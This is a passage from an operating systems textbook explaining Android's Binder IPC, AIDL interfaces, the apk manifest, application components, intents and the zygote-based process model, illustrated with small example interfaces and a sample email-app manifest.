The kernel transaction structure we had previously looked at is thus split apart in the user-space APIs: the target is represented by a *BinderProxy* and its data are held in a *Parcel*. The transaction flows through the kernel as we previously saw and, upon appearing in user space in the receiving process, its target is used to determine the appropriate receiving *Binder* object while a *Parcel* is constructed from its data and delivered to that object's *onTransact* method.

These three classes now make it fairly easy to write IPC code:

1. Subclass from *Binder*.
2. Implement *onTransact* to decode and execute incoming calls.
3. Implement corresponding code to create a *Parcel* that can be passed to that object's *transact* method.

The bulk of this work is in the last two steps. This is the **unmarshalling** and **marshalling** code that is needed to turn how we'd prefer to program—using simple method calls—into the operations that are needed to execute an IPC. This is boring and error-prone code to write, so we'd like to let the computer take care of that for us.

Binder Interfaces and AIDL

The final piece of *Binder* IPC is the one that is most often used, a high-level interface-based programming model. Instead of dealing with *Binder* objects and **Parcel** data, here we get to think in terms of interfaces and methods.

The main piece of this layer is a command-line tool called **AIDL** (for **Android Interface Definition Language**). This tool is an interface compiler, taking an abstract description of an interface and generating from it the source code that is

necessary to define that interface and implement the appropriate marshalling and unmarshalling code needed to make remote calls with it.

Figure 10-47 shows a simple example of an interface defined in AIDL. This interface is called *IExample* and contains a single method, *print*, which takes a single String argument.

```
package com.example
interface IExample {
     void print(String msg);
}
```

Figure 10-47. Simple interface described in AIDL.

An interface description like that in Fig. 10-47 is compiled by AIDL to generate three Java-language classes illustrated in Fig. 10-48:

1. **IExample** supplies the Java-language interface definition.
2. **IExample.Stub** is the base class for implementations of this interface. It inherits from *Binder*, meaning it can be the recipient of IPC calls; it inherits from **IExample**, since this is the interface being implemented. The purpose of this class is to perform unmarshalling: turn incoming *onTransact* calls in to the appropriate method call of *IExample*. A subclass of it is then responsible only for implementing the *IExample* methods.
3. **IExample.Proxy** is the other side of an IPC call, responsible for performing marshalling of the call. It is a concrete implementation of *IExample*, implementing each method of it to transform the call into the appropriate **Parcel** contents and send it off through a *transact* call on an *IBinder* it is communicating with.



Figure 10-48. *Binder* interface inheritance hierarchy.

With these classes in place, there is no longer any need to worry about the mechanics of an IPC. Implementors of the *IExample* interface simply derive from *IExample.Stub* and implement the interface methods as they normally would.

Callers will receive an *IExample* interface that is implemented by *IExample.Proxy*, allowing them to make regular calls on the interface.

The way these pieces work together to perform a complete IPC operation is shown in Fig. 10-49. A simple *print* call on an *IExample* interface turns into:

1. *IExample.Proxy* marshals the method call into a *Parcel*, calling *transact* on the *IBinder* it is connected to, which is typically a *BinderProxy* for an object in another process.
2. *BinderProxy* constructs a kernel transaction and delivers it to the kernel through an *ioctl* call.
3. The kernel transfers the transaction to the intended process, delivering it to a thread that is waiting in its own *ioctl* call.
4. The transaction is decoded back into a *Parcel* and *onTransact* called on the appropriate local object, here *ExampleImpl* (which is a subclass of *IExample.Stub*).
5. *IExample.Stub* decodes the *Parcel* into the appropriate method and arguments to call, here calling *print*.
6. The concrete implementation of *print* in *ExampleImpl* finally executes.



Figure 10-49. Full path of an *AIDL*-based *Binder* IPC.

The bulk of Android's IPC is written using this mechanism. Most services in Android are defined through AIDL and implemented as shown here. Recall the previous Fig. 10-40 showing how the implementation of the *package manager* in the *system_server* process uses IPC to publish itself with the *service manager* for

other processes to make calls to it. Two AIDL interfaces are involved here: one for the *service manager* and one for the *package manager*. For example, Fig. 10-50 shows the basic AIDL description for the *service manager*; it contains the *getService* method, which other processes use to retrieve the *IBinder* of system service interfaces like the *package manager*.

```
package android.os

interface IServiceManager {
    IBinder getService(String name);
    void addService(String name, IBinder binder);
}
```

Figure 10-50. Basic service manager AIDL interface.

10.8.8 Android Applications

Android provides an application model that is very different from a typical command-line environment in the Linux shell or even applications launched from a graphical user interface such as Gnome or KDE. An application is *not* an executable file with a main entry point; it is a container of everything that makes up that app: its code, graphical resources, declarations about what it is to the system, and other data.

An Android application by convention is a file with the *apk* extension, for **Android Package**. This file is actually a normal *zip* archive, containing everything about the application. The important contents of an *apk* are as follows:

1. A manifest describing what the application is, what it does, and how to run it. The manifest must provide a package name for the application, a Java-style scoped string (such as com.android.app.calculator), which uniquely identifies it.
2. Resources needed by the application, including strings it displays to the user, XML data for layouts and other descriptions, graphical bitmaps, etc.
3. The code itself, which may be ART bytecode as well as native library code.
4. Signing information, securely identifying the author.

The key part of the application for our purposes here is its manifest, which appears as a precompiled XML file named AndroidManifest.xml in the root of the apk's zip namespace. A complete example manifest declaration for a hypothetical email application is shown in Fig. 10-51: it allows you to view and compose emails

and also includes components needed for synchronizing its local email storage with a server even when the user is not currently in the application.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
      package="com.example.email">
   <application>

      <activity android:name="com.example.email.MailMainActivity">
         <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
         </intent-filter>
      </activity>

      <activity android:name="com.example.email.ComposeActivity">
         <intent-filter>
            <action android:name="android.intent.action.SEND" />
            <category android:name="android.intent.category.DEFAULT" />
            <data android:mimeType="*/*" />
         </intent-filter>
      </activity>

      <service android:name="com.example.email.SyncService">
      </service>

      <receiver android:name="com.example.email.SyncControlReceiver">
         <intent-filter>
            <action android:name="android.intent.action.DEVICE_STORAGE_LOW" />
         </intent-filter>
         <intent-filter>
            <action android:name="android.intent.action.DEVICE_STORAGE_OKAY" />
         </intent-filter>
      </receiver>

      <provider android:name="com.example.email.EmailProvider"
            android:authorities="com.example.email.provider.email">
      </provider>

   </application>
</manifest>
```

Figure 10-51. Basic structure of AndroidManifest.xml.

Keep in mind that while what is described here is a real application you could write for Android, in order to focus on illustrating key operating system concepts the example has been simplified and modified from how an actual application like this is typically designed. If you have written an Android application and seeing this example makes you feel like something is off, you are not wrong!

Android applications do not have a simple main entry point that is executed when the user launches them. Instead, they publish under the manifest's <application> tag a variety of entry points describing the various things the application can do. These entry points are expressed as four distinct types, defining the core types of behavior that applications can provide: activity, receiver, service, and content provider. The example we have presented shows a few activities and one declaration of the other component types, but an application may declare zero or more of any of these.

Each of the different four component types an application can contain has different semantics and uses within the system. In all cases, the android:name attribute supplies the Java class name of the application code implementing that component, which will be instantiated by the system when needed.

The **package manager** is the part of Android that keeps track of all application packages. When a user downloads an app, it comes in a package containing everything the app needs. It parses every application's manifest, collecting and indexing the information it finds in them. With that information, it then provides facilities for clients to query it about the app information those clients are allowed to access, such as whether an app is currently installed and the kinds of things an app can do. It is also responsible for installing applications (creating storage space for the application and ensuring the integrity of the apk) as well as everything needed to uninstall an app, which includes cleaning up everything associated with a previously installed version of the app.

Applications statically declare their entry points in their manifest so they do not need to execute code at install time that registers them with the system. This design makes the system more robust in many ways: since installing an application does not run any application code and the top-level capabilities of the application can always be determined by looking at its manifest, there is no need to keep a separate database of this information about the application which can get out of sync (such as across updates) with the application's actual capabilities, and it guarantees no information about an application can be left around after it is uninstalled. This decentralized approach was taken to avoid many of these types of problems caused by Windows' centralized Registry.

Breaking an application into finer-grained components also serves our goal of supporting interoperation and collaboration between applications. Applications can publish pieces of themselves that provide specific functionality, which other applications can make use of either directly or indirectly. This will be illustrated as we look in more detail at the four kinds of components that can be published.

Above the package manager sits another important system service, the **activity manager**. While the package manager is responsible for maintaining static information about all installed applications, the activity manager determines when, where, and how those applications should run. Despite its name, it is actually responsible for running all four types of application components and implementing the appropriate behavior for each of them.

Activities

An **activity** is a part of the application that interacts directly with the user through a user interface. When the user launches an application on their device, this is actually an activity inside the application that has been designated as such a main entry point. The application implements code in its activity that is responsible for interacting with the user.

The example email manifest shown in Fig. 10-51 contains two activities. The first is the main mail user interface, allowing users to view their messages; the second is a separate interface for composing a new message. The first mail activity is declared as the main entry point for the application; that is, the activity that will be started when the user launches it from the home screen.

Since the first activity is the main activity, it will be shown to users as an application they can launch from the main application launcher. If they do so, the system will be in the state shown in Fig. 10-52. Here the activity manager, on the left side, has made an internal *ActivityRecord* instance in its process to keep track of the activity. One or more of these activities are organized into containers called *tasks*, which roughly correspond to what the user experiences as an application. At this point the activity manager has started the email application's process and an instance of its *MainMailActivity* for displaying its main UI, which is associated with the appropriate *ActivityRecord*. This activity is in a state called *resumed* since it is now in the foreground of the user interface.



Figure 10-52. Starting an email application's main activity.

If the user were now to switch away from the email application (not exiting it) and launch a camera application to take a picture, we would be in the state shown in Fig. 10-53. Note that we now have a new camera process running the camera's main activity, an associated *ActivityRecord* for it in the activity manager, and it is now the resumed activity. Something interesting also happens to the previous email activity: instead of being resumed, it is now *stopped* and the *ActivityRecord* holds this activity's *saved state*.

When an activity is no longer in the foreground, the system automatically asks it to "save its state." This involves the application creating a minimal amount of



Figure 10-53. Starting the camera application after email.

state information representing what the user currently sees that it returns to the activity manager; the activity manager, running in the *system_server* process, retains that state in its *ActivityRecord* for that activity. The saved state for an activity is generally small, for example containing where you are scrolled in an email message; it would not contain data like the message itself, which the app would instead keep somewhere in its own persistent storage (so it remains around even if the user completely removes an activity).

Recall that although Android does demand paging (it can page in and out clean RAM that has been mapped from files on disk, such as code), it does not rely on swap space. This means all dirty RAM pages in an application's process *must* stay in RAM. Having the email's main activity state safely stored away in the activity manager gives the system back some of the flexibility in dealing with memory that swap provides.

For example, if the camera application starts to require a lot of RAM, the system can simply get rid of the email process, as shown in Fig. 10-54. The *ActivityRecord*, with its precious saved state, remains safely tucked away by the activity manager in the *system_server* process. Since the *system_server* process hosts all of Android's core system services, it must always remain running, so the state saved here will remain around for as long as we might need it.

Our example email application not only has an activity for its main UI, but includes another *ComposeActivity*. Applications can declare any number of activities they want. This can help organize the implementation of an application, but more importantly it can be used to implement cross-application interactions. For example, this is the basis of Android's cross-application sharing system, which the



Figure 10-54. Removing the email process to reclaim RAM for the camera.

ComposeActivity here is participating in. If the user, while in the camera application, decides she wants to share a picture she took, our email application's *ComposeActivity* is one of the sharing options she has. If it is selected, that activity will be started and given the picture to be shared. (Later we will see how the camera application is able to find the email application's *ComposeActivity*.)

Performing that share option while in the activity state seen in Fig. 10-54 will lead to the new state in Fig. 10-55. There are a number of important things to note:

1. The email app's process must be started again, to run its *ComposeActivity*.
2. However, the old *MailMainActivity* is *not* started at this point, since it is not needed. This reduces RAM use.
3. The camera's task now has two records: the original *CameraMainActivity* we had just been in, and the new *ComposeActivity* that is now displayed. To the user, these are still one cohesive task: it is the camera currently interacting with them to email a picture.
4. The new *ComposeActivity* is at the top, so it is resumed; the previous *CameraMainActivity* is no longer at the top, so its state has been saved. We can at this point safely quit its process if its RAM is needed elsewhere.

If you want to experiment yourself with this on Android, it should be noted that starting in Android 5.0 a real share flow would result in the *ComposeActivity*



Figure 10-55. Sharing a camera picture through the email application.

appearing in its own third task, separate from *CameraMainActivity*. This was part of a switch to a "document-centric recents" model, described in

https://developer.android.com/guide/components/activities/recents

where the tasks we have here that are shown to users could be contextual parts of apps as well as the apps themselves. The activity abstraction between apps and the operating system allowed implementing this kind of significant user experience with little to no modification of the apps themselves.

Finally, let us look at what would happen if the user left the camera task while in this last state (that is, composing an email to share a picture) and returned to the email application. Figure 10-56 shows the new state the system will be in. Note that we have brought the email task with its main activity back to the foreground. This makes *MailMainActivity* the foreground activity, but there is currently no instance of it running in the application's process.

To return to the previous activity, the system makes a new instance, handing it back the previously saved state the old instance had provided. This action of *restoring an activity from its saved state* must be able to bring the activity back to the same visual state as the user last left it. To accomplish this, the application will look in its saved state for the message the user was in, load that message's data from its persistent storage, and then apply any scroll position or other user-interface state that had been saved.



Figure 10-56. Returning to the email application.

Services

A **service** has two distinct identities:

1. It can be a self-contained long-running background operation. Common examples of using services in this way are performing background music playback, maintaining an active network connection (such as with an IRC server) while the user is in other applications, downloading or uploading data in the background, etc.
2. It can serve as a connection point for other applications or the system to perform rich interaction with the application. This can be used by applications to provide secure APIs for other applications, such as to perform image or audio processing, provide a text to speech, etc.

The example email manifest shown in Fig. 10-51 contains a service that is used to perform synchronization of the user's mailbox. A common implementation would schedule the service to run at a regular interval, such as every 15 minutes, *starting* the service when it is time to run, and *stopping* itself when done.

This is a typical use of the first style of service, a long-running background operation. Figure 10-57 shows the state of the system in this case, which is quite simple. The activity manager has created a *ServiceRecord* to keep track of the

service, noting that it has been *started*, and thus created its *SyncService* instance in the application's process. While in this state the service is fully active (barring the entire system going to sleep if not holding a wake lock) and free to do what it wants. It is possible for the application's process to go away while in this state, such as if the process crashes, but the activity manager will continue to maintain its *ServiceRecord* and can at that point decide to restart the service if desired.



Figure 10-57. Starting an application service.

To see how one can use a service as a connection point for interaction with other applications, let us say that we want to extend our existing *SyncService* to have an API that allows other applications to control its sync interval. We will need to define an AIDL interface for this API, like the one shown in Fig. 10-58.

```
package com.example.email

interface ISyncControl {
      int getSyncInterval();
      void setSyncInterval(int seconds);
}
```

Figure 10-58. Interface for controlling a sync service's sync interval.

To use this, another process can *bind* to our application service, getting access to its interface. This creates a connection between the two applications, shown in Fig. 10-59. The steps of this process are as follows:

1. The client application tells the activity manager that it would like to bind to the service.
2. If the service is not already created, the activity manager creates it in the service application's process.
3. The service returns the *IBinder* for its interface back to the activity manager, which now holds that *IBinder* in its *ServiceRecord*.
4. Now that the activity manager has the service *IBinder*, it can be sent back to the original client application.
5. The client application now having the service's *IBinder* may proceed to make any direct calls it would like on its interface.



Figure 10-59. Binding to an application service.

Receivers

A **receiver** is the recipient of (typically external) event s that happen, most of the time in the background and outside of normal user interaction with an app. Receivers conceptually are the same as an application explicitly registering for a callback when something interesting happens (an alarm goes off, data connectivity changes, etc.), but do not require that the application be running in order to receive the event.

The example email manifest shown in Fig. 10-51 contains a receiver for the application to find out when the device's storage becomes low in order for it to stop synchronizing email (which may consume more storage). When the device's storage becomes low, the system will send a *broadcast* with the low storage code, to be delivered to all receivers interested in the event.

Figure 10-60 illustrates how such a broadcast is processed by the activity manager in order to deliver it to interested receivers. It first asks the package manager for a list of all receivers interested in the event, which is placed in a *BroadcastRecord* representing that broadcast. The activity manager will then proceed to step through each entry in the list, having each associated application's process create and execute the appropriate receiver class.

Receivers only run as one-shot operations. They are activated only one time. When an event happens, the system finds any receivers interested in it, delivers that event to them, and once they have consumed the event they are done. There is no *ReceiverRecord* like those we have seen for other application components, because a particular receiver is only a transient entity for the duration of a single broadcast. Each time a new broadcast is sent to a receiver component, a new instance of that receiver's class is created.



Figure 10-60. Sending a broadcast to application receivers.

Content Providers

Our last application component, the **content provider**, is the primary mechanism that applications use to exchange data with each other. All interactions with a content provider are through URIs using a *content:* scheme; the authority of the URI is used to find the correct content-provider implementation to interact with.

For example, in our email application from Fig. 10-51, the content provider specifies that its authority is *com.example.email.provider.email*. Thus, URIs operating on this content provider would start with

```
content://com.example.email.provider.email/
```

The suffix to that URI is interpreted by the provider itself to determine what data within it is being accessed. In the example here, a common convention would be that the URI

```
content://com.example.email.provider.email/messages
```

means the list of all email messages, while

```
content://com.example.email.provider.email/messages/1
```

provides access to a single message at key number 1.

To interact with a content provider, applications always go through a system API called *ContentResolver*, where most methods have an initial URI argument indicating the data to operate on. One of the most often used *ContentResolver* methods is *query*, which performs a database query on a given URI and returns a

Cursor for retrieving the structured results. For example, retrieving a summary of all of the available email messages would look something like:

```
query("content://com.example.email.provider.email/messages")
```

Though this does not look like it to applications, what is actually going on when they use content providers has many similarities to binding to services. Figure 10-61 illustrates how the system handles our query example:

1. The application calls *ContentResolver.query* to initiate the operation.
2. The URI's authority is handed to the activity manager for it to find (via the package manager) the appropriate content provider.
3. If the content provider is not already running, it is created.
4. Once created, the content provider returns to the activity manager its *IBinder* implementing the system's *IContentProvider* interface.
5. The content provider's *Binder* is returned to the *ContentResolver*.
6. The content resolver can now complete the initial *query* operation by calling the appropriate method on the AIDL interface, returning the *Cursor* result.



Figure 10-61. Interacting with a content provider.

Content providers are one of the key mechanisms for performing interactions across applications. For example, if we return to the cross-application sharing system previously described in Fig. 10-55, content providers are the way data are actually transferred. The full flow for this operation is:

1. A share request that includes the URI of the data to be shared is created and is submitted to the system.
2. The system asks the *ContentResolver* for the MIME type of the data behind that URI; this works much like the *query* method we just discussed, but asks the content provider to return a MIME-type string for the URI.
3. The system finds all activities that can receive data of the identified MIME type.
4. A user interface is shown for the user to select one of the possible recipients.
5. When one of these activities is selected, the system launches it.
6. The share-handling activity receives the URI of the data to be shared, retrieves its data through *ContentResolver*, and performs its appropriate operation: creates an email, stores it, etc.

10.8.9 Intents

A detail that we have not yet discussed in the application manifest shown in Fig. 10-51 is the <intent-filter> tags included with the activity and receiver declarations. This is part of the **intent** feature in Android, which is the cornerstone for how different applications identify each other in order to be able to interact and work together.

An intent is the mechanism Android uses to discover and identify activities, receivers, and services. It is similar in some ways to the Linux shell's search path, which the shell uses to look through multiple possible directories in order to find an executable matching command names given to it.

There are two major types of intents: *explicit* and *implicit*. An **explicit intent** is one that directly identifies a single specific application component; in Linux shell terms it is the equivalent to supplying an absolute path to a command. The most important part of such an intent is a pair of strings naming the component: the *package name* of the target application and *class name* of the component within that application. Now referring back to the activity of Fig. 10-52 in application Fig. 10-51, an explicit intent for this component would be one with package name com.example.email and class name com.example.email.MailMainActivity.

The package and class name of an explicit intent are enough information to uniquely identify a target component, such as the main email activity in Fig. 10-52. From the package name, the package manager can return everything needed about the application, such as where to find its code. From the class name, we know which part of that code to execute.

An **implicit intent** is one that describes characteristics of the desired component, but not the component itself; in Linux shell terms this is the equivalent to supplying a single command name to the shell, which it uses with its search path to find a concrete command to be run. This process of finding the component matching an implicit intent is called **intent resolution**.

Android's general sharing facility, as we previously saw in Fig. 10-55's illustration of sharing a photo the user took from the camera through the email application, is a good example of implicit intents. Here the camera application builds an intent describing the action to be done, and the system finds all activities that can potentially perform that action. A share is requested through the intent action android.intent.action.SEND, and we can see in Fig. 10-51 that the email application's compose activity declares that it can perform this action.

There can be three outcomes to an intent resolution: (1) no match is found, (2) a single unique match is found, or (3) there are multiple activities that can handle the intent. An empty match will result in either an empty result or an exception, depending on the expectations of the caller at that point. If the match is unique, then the system can immediately proceed to launching the now explicit intent. If the match is not unique, we need to somehow resolve it in another way to a single result.

If the intent resolves to multiple possible activities, we cannot just launch all of them; we need to pick a single one to be launched. This is accomplished through a trick in the package manager. If the package manager is asked to resolve an intent down to a single activity, but it finds there are multiple matches, it instead resolves the intent to a special activity built into the system called the **ResolverActivity**. This activity, when launched, simply takes the original intent, asks the package manager for a list of all matching activities, and displays these for the user to select a single desired action. When one is selected, it creates a new explicit intent from the original intent and the selected activity, calling the system to have that new activity started.

Android has another similarity with the Linux shell: Android's graphical shell, the launcher, runs in user space like any other application. An Android launcher performs calls on the package manager to find the available activities and launch them when selected by the user.

10.8.10 Process Model

The traditional process model in Linux is a fork to create a new process, followed by an exec to initialize that process with the code to be run and then start its execution. The shell is responsible for driving this execution, forking and executing processes as needed to run shell commands. When those commands exit, the process is removed by Linux.

Android uses processes somewhat differently. As discussed in the previous section on applications, the activity manager is the part of Android responsible for

managing running applications. It coordinates the launching of new application processes, determines what will run in them, and when they are no longer needed.

Starting Processes

In order to launch new processes, the activity manager must communicate with the *zygote*. When the activity manager first starts, it creates a dedicated socket with *zygote*, through which it sends a command when it needs to start a process. The command primarily describes the sandbox to be created: the UID that the new process should run (which will be discussed later on security) as and any other security restrictions that will apply to it. *Zygote* thus must run as root: when it forks, it does the appropriate setup for the sandbox it will run in, finally dropping root privileges and changing the process to the desired sandbox.

